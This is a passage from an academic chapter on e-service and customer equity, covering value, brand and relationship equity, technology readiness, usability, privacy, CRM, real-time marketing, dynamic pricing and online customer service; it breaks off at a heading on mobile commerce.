Notice that in all the fore-mentioned drivers of customer equity, there exists a unifying theme of emphasis on the customer. This customer-centric approach forms the basis of customer equity. Customer equity implies the segmentation of customers, that is, dividing the customers into segments and deducing the key drivers of customer equity for each customer segment. Customer equity is dynamic in nature and therefore the key drivers of customer equity for a firm or industry may change over



FIG. 2. The drivers of customer equity. Adapted from [42].

time. The customer equity framework also possesses the propensity to direct a firm's resources so as to maximize their impact. These advantages of customer equity highlight its role in the business environment today.

2.2 Using E-Service to Drive Value Equity

The first actionable driver of customer equity is value equity. A company provides value equity when the products or the services provided by it match the customer's expectations and perceptions of value. In other words, as actual goods or services meet or exceed a customer's expectations, value equity is fortified. Value equity works by giving a customer either more of what the customer wants or less of what the customer views as undesirable.

The sub-drivers of value equity include quality, service, price and convenience. The rise of e-service works on these sub-drivers to build value equity. With respect to the sub-driver quality, the Internet offers a rich medium to showcase a firm's products and services and to provide all the information required by the consumer. This is especially advantageous to companies that sell durable products, industrial products and business-to-business services. An e-service firm can drive service by providing superior product guarantees, online customer service and two-way communication. These offerings serve the dual objectives of promoting a continuous dialogue with the customer and spread positive word-of-mouth about the product or service. The

sub-driver of service may also be enhanced by offering a comprehensive easy to use Web site that focuses on customer service. This entails having an extensive but easy to use service section complete with customer support and product updates.

An e-service firm can influence the sub-driver of price by positioning itself as the lowest-cost competitor. The firm can also link itself with one or more pricing sites, for example Priceline.com, to enable customer comparison of its products with competitors' offerings and thereby to assure customers of the superior value they derive from purchasing the firm's offering. An example of this is the insurance firm, Progressive Auto Insurance which when requested by a consumer for an automobile insurance quote, provides its own quote as well as the quotes of three competing insurance firms.

The final sub-driver of value equity is convenience. The rise of e-service drives convenience in two ways. First the Internet makes several elements of the purchase experience much easier for the firm. For example, a customer could browse a department store for hours to find the right size of clothing, but it would take the same customer only a couple of clicks to find his size on the department store's Web site. Second, several e-service firms provide convenience to customers who are time-starved. An example of this includes the online grocery firm Peapod by Giant which enables a customer to shop quickly and easily without having to wander down aisles searching for groceries. A final but important element of convenience is availability which implies having the customers desired products in stock.

2.3 Using E-Service to Drive Brand Equity

Majority of the markets for both products and services are dominated by the threat of commoditization. Commoditization is the possibility of a competitor entering the market and providing a product or service at through cheaper, better or faster means. To prevent the deflection of customers to competing firms, the concept of brand equity is important. The concept of brand equity has been extensively studied in marketing [3,1,45,18,11,12]. The extension of brand equity with respect to the customer equity framework has enhanced the application of brand equity. As defined by Rust, Zeithaml and Lemon [42], brand equity represents the customer's subjective and intangible assessment of the brand, above and beyond its objectively perceived value. Brand equity represents the extent to which the firm successfully captures the customer's heart. Important drivers of brand equity include communications from a firm in the form of advertising, direct mail and publicity. The widespread use of the Internet augments the list of communication channels offered by the firm. However, in order to create a unified brand image, a firm must unify different communications with a coherent branding strategy.

In order to successfully use the Internet to drive brand equity, it is important for an e-service firm to create and maintain an inviting Web site that encourages the customer to participate and communicate with the company. An engaging Web site will also ensure return visits by a customer and will thereby enhance customer loyalty. The firm must also identify its target market and formulate specific Internet communications to reach and attract this target market. In an indirect channel situation, the firm must also coordinate its external communications in addition to generating effective internal communication between a company and its franchisees and also among franchisees themselves.

2.4 Using E-Service to Drive Relationship Equity

Relationship equity (sometimes referred to as "retention equity") as defined by Rust, Zeithaml and Lemon [42], is the customer's tendency to stick with the brand, above and beyond objective and subjective assessments of the brand. It focuses on the relationship between the customer and the firm. Relationship equity attempts to maximize the likelihood of the customer returning for future purchases and to maximize the size of the future purchases. The drivers of relationship equity include loyalty programs, special recognition and treatment programs, affinity programs, community programs and knowledge building programs.

The Internet and the subsequent rise of e-service, facilitates the drivers of retention equity. This may be demonstrated with the use of the following examples:

(1) Loyalty programs: Loyalty programs include the set of actions taken by firms to reward customers for specific behaviors with tangible and intangible benefits. An example of this, are the loyalty programs instituted by airlines like American airlines and British Airways. These programs assign points to a passenger when he or she travels by the airline in questions. These points may be redeemed towards tangible benefits like a free companion ticket to a chosen destination or intangible benefits like upgrading from coach class to business class.
(2) Affinity programs: Affinity programs create strong emotional connections with customers, by linking important aspects of the customer's life to the customer's relationship with the firm. For example, Visa and MasterCard offer a wide array of cards which can be personalized to have an individual's university logo on the card. Thus, they create a link between the individual's loyalty to his or her alma mater and the card in question.
(3) Community programs: Community programs seek to increase the stickiness of a customer's relationship with the firm by linking the firm's activities to charities or causes with which their targeted customer base identifies. An example includes the software giant Microsoft Inc. which sponsors the "I Can"

learning program for children. The program supplies children with learning resources to achieve their goals.

2.5 Making E-Service Financially Accountable

As per the preceding discussion, e-service plays a key role in driving value equity, brand equity and relationship equity. However, within e-service there exists a myriad of marketing strategies, each of which drives different elements of customer equity. Hence, each of these strategies represents a different set of trade-offs to a manager. Traditionally, Return on Investment (ROI) models have been used to evaluate the financial expenditures required by the strategies as well as the financial returns gained by them. However in addition to requiring lengthy longitudinal data, these models also have the disadvantage of not evaluating the effect of the strategies on a firm's customer equity. Other pre-existing techniques to evaluate the financial return from particular marketing expenditures such as advertising, direct mailings, sales promotion (see [4]), have not produced a higher level model that can be used to trade-off marketing strategies in general. The dominance of customer-centered thinking over product-centered thinking, calls for a shift from product-based strategies to customer-based strategies. Hence, it is important to evaluate a firm's marketing strategies in terms of the drivers of its customer equity.

Rust, Lemon and Zeithaml [36] present a framework which estimates the effects of individual customer equity drivers and projects the return on investment (ROI) that results from expenditures on those drivers. The proposed method also enables a firm to compare and contrast its customer equity, customer equity share and driver performance with those of its competitors. The method proposed by Rust et al. [36] may be used in the context of e-service. When an e-service firm is faced with choosing between competing marketing strategies, it must evaluate the optimal strategic initiatives in terms of their effect on drivers of customer equity. The firm must also infer the relative importance of the drivers of customer equity to its customers. The effect of each marketing strategy on the firm's overall share of customer equity as well as the competitive advantage afforded by each strategy to the firm relative to its competitors must be considered.

Making e-service financially accountable also calls for an evaluation of the effectiveness of a firm's web-based strategies. An e-service firm's Web site is the primary medium of communication with customers. Thus, it is imperative for the e-service firm to evaluate the effectiveness of its web-based strategies based on their impact on customer lifetime value. By computing the individual-level metric of customer lifetime value for a web-based strategy, the e-service firm can measure the impact of the strategy on value equity, brand equity and retention equity. Often, large sums



FIG. 3. The drivers of customer equity in relation to the financial accountability of e-service. Adapted from [42].

of money are spent in designing a firm's Web site and employing web-based strategies. However, this investment is wasted if the web-based strategies do not cater to the tastes of the firm's customers. The employment of customer lifetime value and subsequent calculation of the impact on customer equity can determine the degree of success of the strategy and can minimize potential wastage. Figure 3 depicts the relationship between the drivers of customer equity and financial accountability.

To reinforce, the financial accountability of e-service is not restricted to merely studying the expenditures and revenues of the firm. It is equally important to evaluate a firm's strategies in terms of their effects on customer equity and to evaluate the effectiveness of a firm's Web site in terms of the ease and convenience afforded to customers. Customer concerns and issues, play an important role in determining the success of strategies and their impact on customer equity. In the next section, we identify and provide a detailed discussion of the consumer issues in e-service.

3. Customer Issues in E-Service

3.1 Technology Readiness

As per the preceding discussions, the success or failure of e-service ultimately rests on the consumer. The emerging importance of the consumer or the customer, underscores the importance of listening to the customer and understanding the customer's needs instead of merely treating customers as an abstraction. Although e-service often entails the use of cutting-edge technology, a high level of technology does not necessarily imply a subsequent increase in customer equity. It is necessary to emphasize that the end goal of e-service is the increase in customer equity. Technology is not the objective of e-service, but is a means to achieve the end goal of increasing customer equity. Thus, all strategies must take consider the effectiveness of a technology on increasing the customer equity of the targeted customer segment (the segment which affords the e-service firm the highest customer lifetime value). The evaluation of the impact of technology on customer equity involves determining how ready the targeted customer segment is for the technology in question. This has led to the evolution of the concept of Technology Readiness.

According to Colby [10], technology readiness refers to the propensity of an individual to adopt and embrace a new technology for personal use or at work. In other words, prior to adopting cutting edge technologies or even initiating a change in existing technology, an e-service firm must evaluate the receptiveness of its current customer base to the proposed change. Technology Readiness influences both the adoption of a new technology as well as the degree to which new technolo-



FIG. 4. The dimensions of technology readiness. Adapted from [10].

gies are adopted. The Technology Readiness Index developed by Parasuraman [27] and elaborated on by Parasuraman and Colby [28] quantifies an individual's level of technology readiness. Technology readiness is multi faceted and may be synopsized in four relatively independent dimensions—opportunism, innovativeness, insecurity and discomfort [9]. Opportunism and innovativeness function as contributors to technology adoption and propel customers towards adopting and using e-service. On the other hand insecurity and discomfort act as inhibitors towards technological adoption. These four elements combine to create an overall measure of technology adoption propensity as depicted by Figure 4. Based on these four dimensions, customers may be classified into explorers, pioneers, skeptics, paranoids and laggards, arranged in decreasing order of the degree and order of technology adoption [8].

The concept of technology readiness suggests the following different strategies to acquiring customers:

(1) An e-service should utilize explorers, who are the first customers to adopt a technology to spread a positive message about the service.
(2) By studying the expectations and behavior of highly techno-ready customers, e-service can determine the service features that must be developed to ensure future acceptance.
(3) E-service aided by financials must present a compelling case about the underlying benefits of innovative technology and the resultant positive impact on a customer's life.
(4) An e-service firm must be customer focused, provide responsive customer care and offer reassuring communications.

3.2 Interfaces and Usability

The use of advanced technological tools enables an e-service firm to develop sophisticated Web sites that incorporate several features including online customer service and numerous opportunities for customization and personalization. However, even the most advanced Web site is of no purpose if customers are unable to use the Web site. Hence, usability is one of the most important aspects of a Web site.

An e-service firm's Web site is its most important resource. The Web site acts as a showcase and provides the sales justification for the firm's products or services. Customers form their first impressions of the firm based on its Web site. Unlike physical brick and mortar stores, online environments enable customers to quickly and conveniently exit unsatisfactory Web sites. In addition, the Web offers a whole host of competing product or service offerings to customers. Thus, the provision of a superlative Web site is mandatory for the survival of a firm in the competitive Web

jungle. The superiority of a Web site, in turn, is dependent on the degree of usability provided by the Web site to the customers.

Online firms often assume that higher degrees of personalization and customization enhance the usability of a Web site. No amount of personalization and customization can remedy the lack of usability. If consumers are unable to navigate a Web site with ease, they may not patiently and diligently attempt to personalize or customize. On the contrary, the lack of usability may be precursor to a speedy exit. Also, unsatisfied customers seldom return to the Web site in question. Dr Jakob Nielsen, an eminent Web usability guru suggests that usability is in the details and must be integrated with the project [20]. This may be done by conducting a user testing of how people use a Web site. Understanding customer needs is more vital than providing a whole host of superficial features. Instead of providing a myriad of effects (for example, Flash based multimedia although attractive, may take a long time to download), it is important to provide functionality and user friendly features.

Prior research by Nielsen, Coyne and Tahir [21], suggests that the greatest danger of losing customers is in the homepage and registration area of a Web site. To avoid this, customer involvement in designing a Web site is necessary. An e-service firm must develop a Web site prototype and must test and refine this prototype through user testing. User testing and refinement of a Web site must be done prior to the actual launch of the Web site. This is because dissatisfied customers seldom return to re-check a Web site. Hence, customers must be satisfied with a Web site on their very first visit as second chances are rare. Nielson, Coyne and Tahir [21] enlist a number of steps for user testing. They include identifying and obtaining a sample of targeted customers, assigning realistic tasks to the consumers, specifying relatively few guidelines, observing customers and noting difficulties encountered by them in the process of their tasks and taking steps to remedy these difficulties. Additionally, a firm must also ensure a user-friendly Web site search engine that addresses a customer's non product needs and narrows down a large number of choices. The Web site must also provide comparisons tools to assure people that they are getting the best value for money.

To conclude, customer response to computer interfaces is the determining factor in the success or failure of a Web site and consequently the e-service itself. Different interfaces work with different customers. Thus, it is extremely important for an e-service firm to develop customer centered measures of usability.

3.3 Satisfaction, Loyalty and Word-of-Mouth

The Internet and other technologies enable e-service firms to bring their customers closer. These technologies also enable firms to provide customers with conveniences

like online customer service, convenience of ordering and quick delivery. These technologies also intensify potential competition. In traditional environments of brick and mortar stores, customers would need to physically visit such stores to browse through their competing offerings. However, the online environment mitigates these necessities and may even obviate them. Today competition is just a click away for consumers. Consumers can now browse the Internet and use search engines to find a competitor's offerings. Thus, although the online environment facilitates speedier attraction of customers, it also has the disadvantage of facilitating customer defection. Low switching costs add to this danger of defection. Hence, it is extremely important for e-service firms to attract as well as retain their targeted customers. In order to achieve this, an e-service firm must increase customer satisfaction, loyalty and word-of-mouth. Word-of-mouth refers to consumers recommending a product or service to other potential customers (primarily family and friends).

Customer satisfaction poses a challenge for e-service firms. This is because e-service firms are faced with ever-increasing customer expectations [26]. Along with increasing the speed and convenience of delivery, the online environment also increases customer wants and expectations. A firm must strive to meet these expectations [23,37], but must keep in mind the fact that these seemingly unlimited customer expectations are coupled with the disadvantage of limited firm resources. In other words, a firm must factor its capital requirements and potential expenditures before embarking on costly projects. Additionally, straying too far to meet the needs of non-core customers may result in the loss of core-customers. Hence, an e-service firm must identify its core customer segment and the drivers of customer satisfaction for this segment. The firm must also develop a formal system to collect customer satisfaction feedback. This calls for developing surveys and collecting relevant customer data. The firm must also collect only necessary data and must be prepared to act on the results of data collection. Another measure of customer satisfaction may be got by measuring the customer's Internet experience. This includes receiving customer feedback regarding site-navigation, ease of finding the site, site content, level of online customer service and online buying experience.

Customer satisfaction by itself does not ensure customer loyalty. Although customers may be satisfied with the firm, they may still switch to a competing firm, given that the costs of switching in the online environment are low. In order to retain customers, a firm must identify the drivers of customer retention and use these to cultivate customer loyalty. Loyalty programs and online communities may be instituted to foster customer loyalty [25,6]. These online or "virtual" communities will be discussed in detail in the following section. Customer involvement in the creation and development of products and services and increased opportunities to customize and personalize products or services, also enhance customer loyalty.

The Internet provides special advantages to firms who have a higher rate of customer retention. Satisfied and loyal customers act as apostles for an e-service firm, by spreading positive word of mouth about the firm [2]. The firm may gain more through this positive word-of-mouth than through advertising. The online environment affords e-service firms greater efficiencies with respect to customer service, customer profiling and communication. A little bit of foresight and planning coupled with a customer-centric focus can achieve great success for a firm by driving customer satisfaction, loyalty and word-of mouth.

3.4 Virtual Communities

As discussed earlier, building customer loyalty is especially important for e-service firms. The susceptibility of the online environment to competition along with increasing customer expectations, pose difficulties to cultivating customer loyalty for these firms. The development of online communities acts as a powerful tool to cultivate customer loyalty. These online or virtual communities consist of individuals who aggregate into a critical mass driven by common needs which are primarily social in nature, to engage in discussions and interactions in chat rooms.

The ability to create an online community depends on the nature of a firm's products and services, the personality of the firm and the motivations of a firm's customers. In particular, a firm needs to identify common and key customer interests. In order to get customers to join a community, the e-service firm must convince its customers of the benefits they will derive by being connected to other customers with similar interests. Potential candidates for virtual communities are customers with shared interests. The input provided by the members of the community primarily consists of information content in the form of comments of feedback. This information often proves useful to other members who retrieve and use it. Additionally, virtual communities forge relationship between members of a community. Thus, online communities tap into a customer's interests and strengthen the emotional connectivity of the customer to the firm. These emotional ties add to a customer's switching costs and make it harder for a customer to switch to the firm's competitors. The customer now equates switching from a firm to a competitor with losing a community of individuals with shared interests. Hence, virtual communities associated with e-service become as important as the e-service itself. In order to ensure membership in the community, customers continue to purchase the e-service.

Often, the brand is the focus of a virtual community. For instance, the mathematical software supplier Waterloo Maplesoft provides an online forum called Maple User Groups (MUG), for its users to pose and answer questions related to their flagship software Maple. This online community revolves around the brand Maple. By allowing customers to interact with each other and solve problems, Maple fosters the

development of customer loyalty along with allowing customers to perform functions regularly performed by the firm.

Members primarily join virtual communities for their content. Hence, it is essential for e-service firms to ensure that the community content meets certain quality channels. However, an e-service firm must not engage in rigorous censorship as this curbs community development. Additionally, the e-service firm must ensure the protection of members' privacy even while relationships are forged between members. A detailed analysis of privacy follows in the next section.

3.5 Privacy

The word "privacy" conjures up images of a peaceful serene location filled with solitude, quality time spent exclusively with ones loved ones and so on. But, in today's world, we also associate "privacy" or rather the sheer lack of it with intrusive telemarketer calls, numerous unsolicited emails that fill one's private email, myriads of pesky targeted advertisements that take away some of the enjoyment from surfing the net.

As defined by Rust, Kannan and Peng [38], privacy is the degree to which personal information is not known by others. The advent of Internet-based transactions has eroded privacy to a great extent. Internet-based transactions result in the creating of large databases that contain personal customer information. The increasing convenience afforded by Internet-based commercial transactions entices consumers but these transactions also require customers to reveal valuable personal information. This information may be voluntarily provided by customers or collected without the conscious customer participation through cookies and click-stream data. This customer information may act as a valuable tool in gaining customer loyalty and thereby higher levels of economic efficiency. Therefore the online business community is economically motivated to gather and use greater amounts of customer information. This economic motivation coupled with the ease of distributing and/or selling information that is provided by the network environment erodes privacy. A further impetus to the erosion of privacy is the leaky nature of the Internet. The leaky system allows hackers to illegitimately obtain and use customer information. The structure of the Internet also compromises the customer's control over the use of his or her personal information.

The paper by Rust, Kannan and Peng [38], finds support for the intuition that individual privacy will decline over time. However, they propose that a market for privacy will emerge that will enable customers to purchase a certain amount of privacy. This privacy market consists of consumer advocacy groups (e.g., Privacy Foundation), online marketers' associations (e.g., Online Privacy Alliance) and third

party organizations (e.g., Privada Inc, Lumeria, TrustE) which act as intermediaries between consumers and marketers.

In conclusion, online privacy has been and is a major issue of concern for consumers and businesses alike. The erosion of privacy is inevitable due the nature of the Internet and consumers' growing dependence on the Internet, but customers will be able to purchase a certain amount of privacy. The ideal point of privacy will represent a tradeoff between revealing too little personal information or too much personal information. Although individuals differ in their expectations of privacy, they expect firms to meet these expectations. If firms violate the privacy requirements of their customers, they stand to lose the customers' trust. Hence it is essential for e-service firms to take a proactive stance, by understanding their customers' privacy requirements, providing the required level of privacy and avoiding usage of customer information to engage in indiscriminate cross selling and upselling. An e-service firm must also avoid improper usage of customer information within the firm. Virtual communities formed within an organization must safeguard their members' information and prevent advertisers and marketers from indiscriminately using the information to "spam" members. This includes not sending unwanted mails or offers to customers. Any attempt at misusing customer information within the firm, may be perceived by customers as push strategies. A detailed discussion of these strategies is presented in the next section.

3.6 Push vs. Pull

In the world of e-service, firms may adopt either push strategies or pull strategies. Push strategies as defined by Rust [33] refers to interactive services that present unsolicited information to a user's desktop. In comparison a pull strategy involves making the e-service and its associated Web site attractive in terms of desirable content and features and thereby attracting the customer to the Web site sans any form of pushy marketing.

Hence a pull strategy constitutes the more attractive of the two strategies. This is because in push strategies, customers are bombarded with vast quantities of unsolicited and often unwanted information which frequently rankles the customer and fosters a negative association for the relevant e-service. Simply put, unwanted push is spam. A push strategy is only accepted if a consumer desires it. Hence, push strategies require customers to opt in. A customer in turn, only opts in if there is sufficient personalization or customization to make the product desirable. Any attempt by a firm to use a push strategy, without giving customers the opportunity to opt-in may be perceived by customers as a violation of their privacy. A pull strategy on the other hand exhibits none of these disadvantages. A pull strategy entails that the e-service

should make its content desirable to an individual customer. If the content is desirable, the customer may be willing to pay for the content and might even actively seek out the content sans any intervention from the firm. The desirability of an e-service is enhanced by personalization. Personalization in turn is provided by the high degree of interactivity afforded by the Internet today.

As discussed in this section, several customer issues exist in e-service today. As stated, an understanding of the technology readiness of customers is essential prior to the adoption of any cutting edge technology. This issue of technology readiness goes hand in hand with the issue of usability and interfaces, as no matter how advanced a technology is, it is to no avail if a customer is unable to use it successfully. Customer satisfaction, loyalty and word-of-mouth also present challenges to e-service. The rise of virtual communities has led to the growing importance of customer privacy and the comparison between push strategies and pull strategies. All of these issues, present challenges to e-service today. The success of an e-service firm rests on successfully resolving these issues. The following section presents a detailed description on the resolution of these issues to serve the customer effectively and efficiently.

4. Serving the Customer

4.1 Personalization and Customization

A world-wide shift from goods to services characterizes the importance of service as a key profit driver in today's world. E-service is not restricted to mere order fulfillment or responsiveness to queries, and encompasses the provision of a personalized customer experience.

The enabling of two-way instantaneous communication by the Internet facilitates a high degree of personalization in e-service [31]. Most e-service firms, capitalize on the power offered by the Internet to personalize customer offerings. The provision of these personalized and customized services can lead to the development of strongholds on customers which act as monopolies. The interactive instant feedback nature of the Internet provides the firm the opportunity to tailor its offering with respect to individual needs and to collaborate with the customer in developing new products and services.

The degree of personalization and customization enhances a customer's valuation of a product. It also affords the customer a greater degree of control as the customer can now exercise his preferences with respect to the product specification, the channel of delivery and so on.

The advances in technology will significantly increase customer expectations of the degree of personalization attainable. Customers require a firm to understand their

needs and to provide a satisfying customer experience. These emergent customer expectations can be summarized in three aspects—the experience factor, increased customer control and situation-specific personalization. To elaborate, the customer expects the quality of the buying experience to increase with technological developments. The customer also expects the provision of customer control whereby which the customer can have a greater say in the product or service. Finally, the firm must provide situational personalization or the ability to identify and respond to different sets of needs and preferences of the same individual. The amalgamation of the experience factor, increased customer control and situation-specific personalization act to reinforce the importance of personalization and customization to the individual customer and thereby to the firm.

4.2 CRM and Data Mining

As a customer and firm interact, the concept of customer relationships comes into being. Customers with ongoing relationships with the firm, expect the firm to possess up-to-date and accurate customer information. This leads to customer relationship management or CRM. As defined by Nykamp and McEarcher [22], "CRM is the optimization of all customer contacts through the distribution and application of customer information. It is your promise, that no matter how your customer interacts with you, you will always recognize who they are. And, in turn you will optimize the value of their experience, while also optimizing their value to you."

CRM uses direct marketing to capture individual purchase information in customer information files and to use statistical techniques including segmentation techniques to predict customer response to marketing communications. The existing segmentation techniques include automatic interaction detection (AID) [44] chi-square automatic interaction detection (CHAID) [14,19,17], the recency-frequency-monetary value model (RFM) [32]. However, it has been observed that some firms operate different channels to secure customer information, and use the information derived from these channels independently. This approach often rankles customers as they expect a firm to know their needs and conduct business with them in a seamless manner irrespective of the channel used by them to contact the firm. Thus, it is essential for a firm to practice customer data integration which involves pulling all the relevant customer information into a single accessible form. Additionally, to facilitate personalization and customization (discussed previously), mere collection and integration of data is not sufficient. There is a need to organize and analyze the data to glean information pertinent to individual customers and use this information to aid the personalization and customization of products or services. The task of customer data integration and analysis is not easy and calls for customer information management systems which are critical to maximizing the value from wireless solutions.

Finally, the above-mentioned approaches of CRM are segmented approaches (they group customers with similar tastes together) and hence may not take full advantage of the available information to personalize CRM. Rust and Verhoef [40, forthcoming] advocate the use of a hierarchical model of customer heterogeneity that personalizes rather than segments, the effects of marketing interactions.

As elucidated, customer relationship management (CRM) is multifaceted and multiplatform as consists of wireless communications in conjunction with traditional existing communication channels. CRM systems are sophisticated software packages that enable firms to collect information from all points of contact with a customer, analyze this knowledge base and customize the creation of new services or offer to valued customers. Hence the process of data mining and CRM go hand in hand, and together they nurture and maintain customer relationships with the firm in order to foster customer loyalty and thereby to attain higher economic efficiency.

4.3 Real-Time Marketing

A new phase of marketing termed real-time marketing (RTM) has been created through advances in marketing coupled with the tremendous progress in technology. Real time marketing is a strategy that caters to individual customer needs at a specific point of time. Oliver, Rust and Varki [24] define real-time marketing as—"RTM is the marketing approach in which personally customized goods or services continuously track changing customer needs, without intervention by corporate personnel, often without conscious or overt input from the customer." Hence real-time marketing is derived from both technological innovation as well as the realization that individual customer needs are heterogeneous and change over time. In the RTM paradigm, a decentralized "intelligence" which is capable of reacting to changes in customer needs is employed to create goods or services.

The forerunners of real-time marketing include mass customization, relationship marketing and direct marketing. Mass customization refers to the creation of customized individual physical products at costs comparable to the costs of mass production. A limitation of mass customization lies in its inability to change dynamically with an individual's changing needs. Relationship marketing deals with firms maintaining regular contact with individual customers through a variety of interactions. The literature on relationship marketing [16,15,13,7] also contributes to the understanding of customer equity by identifying customer relationships as a key firm asset. Disadvantages of relationship marketing include delays in the acquisition of information, possibilities of distortion of information, huge costs associated with it, inflexibility and slow response. However, direct marketing proves expensive as it involves the collection, storage and analysis of large amounts of data. Addition-

ally the delay between the collection and usage of data may render marketing efforts ineffective.

Real-time marketing overcomes the flaws of its antecedents and integrates their themes by developing products that adapt to the changing needs of the customer in real time at the customer's point of requirement. Thus, in RTM, products are customized to individual needs but possess the flexibility to change with heterogeneity in a customers needs at the customer's point of requirement. In real-time marketing, there is continuous interaction with customers and continuous catering to post-purchase product and service needs of customers. RTM is made economically feasible by the provision of adaptive technologies inbuilt in the product or service that are directly made available to customers without centralized intervention from the supplying company. In order to implement RTM, the good or service must have the capability to change over time and the intelligence to know when to adapt and how to adapt.

Real-time marketing affords a superior method of increasing customer loyalty. In order to successfully implement RTM, it is essential to integrate and analyze customer information from different channels in order to find a pattern in the needs of individual customers over time. Additionally, it is essential to factor in the lifecycle of the individual customer overtime as customer needs change over customer lifecycles. This practice is followed by several catalogue companies catalogues depending on the age of the person. For instance an individual in the age range 18 to 24 may receive college dorm furniture catalogues while an individual in the age range 25–35 may receive catalogues for home furniture. While the timeframe followed by these catalogue companies is in terms of years, RTM shortens the timeframe to days. In other words, RTM uses a degree of embedded intelligence and pertinent customer information to adapt to changing customer needs over time.

4.4 Dynamic Pricing

Real time marketing, online customer service, two-way communication and virtual communities, along with several other elements combine to establish a dynamic relationship between an e-service firm and its customers. Specifically, the firm is able to customize and personalize products and meet customer needs in real time. Customers in turn are able to furnish the firm with their requirements at their point of need and through the course of interaction with the firm, the customers provide the firm with a storehouse of information about themselves.

The information provided by the customers helps the firm to better attune itself to customer needs and to develop further opportunities to personalize and customize its offerings. Over time, this dynamic relationship between the firm and its customers is a source of competitive advantage for the firm. In particular, by better customizing its

offerings to meet individual requirements, the firm can charge a monopoly price for these individually customized products and services. The firm's competitors will not be able to emulate the firm's products, as they do not posses the relevant customer specific information. In other words, the exclusivity of customer specific information and the resultant individual e-service offerings gives the firm a strong competitive advantage.

An e-service firm can therefore dynamically change its price overtime to maximize its customer lifetime value. It must be noted that the dynamic price charged by the firm does not depend on the prevailing market price. This is because the market price is charged for a standardized service or product but the price charged by the firm is for a customized individual offering. Hence, the firm can charge a premium for the degree of customization and personalization rendered. Additionally, a firm can charge different prices to different customers dependent on the degree of personalization and customization provided. Hence a firm may provide dynamic pricing across customers.

4.5 Online Customer Service

The level and quality of customer support for an e-service is critical in ensuring acceptance by all customers, especially those customers uncomfortable with technology. This customer support or service can be of several types including "help" areas on a site, written documents, e-mail, online chat, telephone support and personal customer support.

A determining factor in the provision of customer care is the fact that customers are no longer willing to wait to be served and require immediate problem solving at the location of the problem.

Thus, it is imperative to provide superior levels of customer support. A superior level of customer support entails arming the service-support hierarchy with tools to solve customer problems with minimum effort from the customer. This is critical in maintaining customer loyalty. The firm should also make customer support services available and accessible via multiple channels to boost customer satisfaction. The provision of easy intuitive search hierarchies is important to minimize the number of searches required by a customer to isolate the desired information. Finally, it is important to effectively resolve customer complaints. This calls for swift responses to customer complaints, developing a database of complaints to spot trends, recruiting qualified personnel for customer-service jobs and facilitating the ease of complaints. By resolving customer complaints on the first contact, a firm can save money by eliminating additional contacts and building customer confidence. Also, timely resolution and efficient handling of complaints enhances customer loyalty.

In conjunction with providing multiple channels, a firm must also provide personalized services. The primary rationale for this is that only a few customers are highly techno-ready self-learners, while a majority of the customer base requires the reassurance of having an informed source at hand to address their queries. Also, people often require the reassurance of a human source in today's mechanized world. An example of this is the firm Accent Care which provides options for senior care. Accent Care created Live Person's initiative, which enables seniors to directly interact with customer care personnel. This also enables the maintenance of anonymity for seniors while discussing personal health issues. In sharp contrast, certain Internet companies provide Internet access to customers but do away with customer care representatives and restrict customer service to online options, oblivious of the inherent flaw that customers who are unable to gain access will not have a platform to address their complaints. These examples, along with several others highlight the importance of online customer service and its role in enhancing customer loyalty and customer satisfaction.

4.6 Mobile Commerce

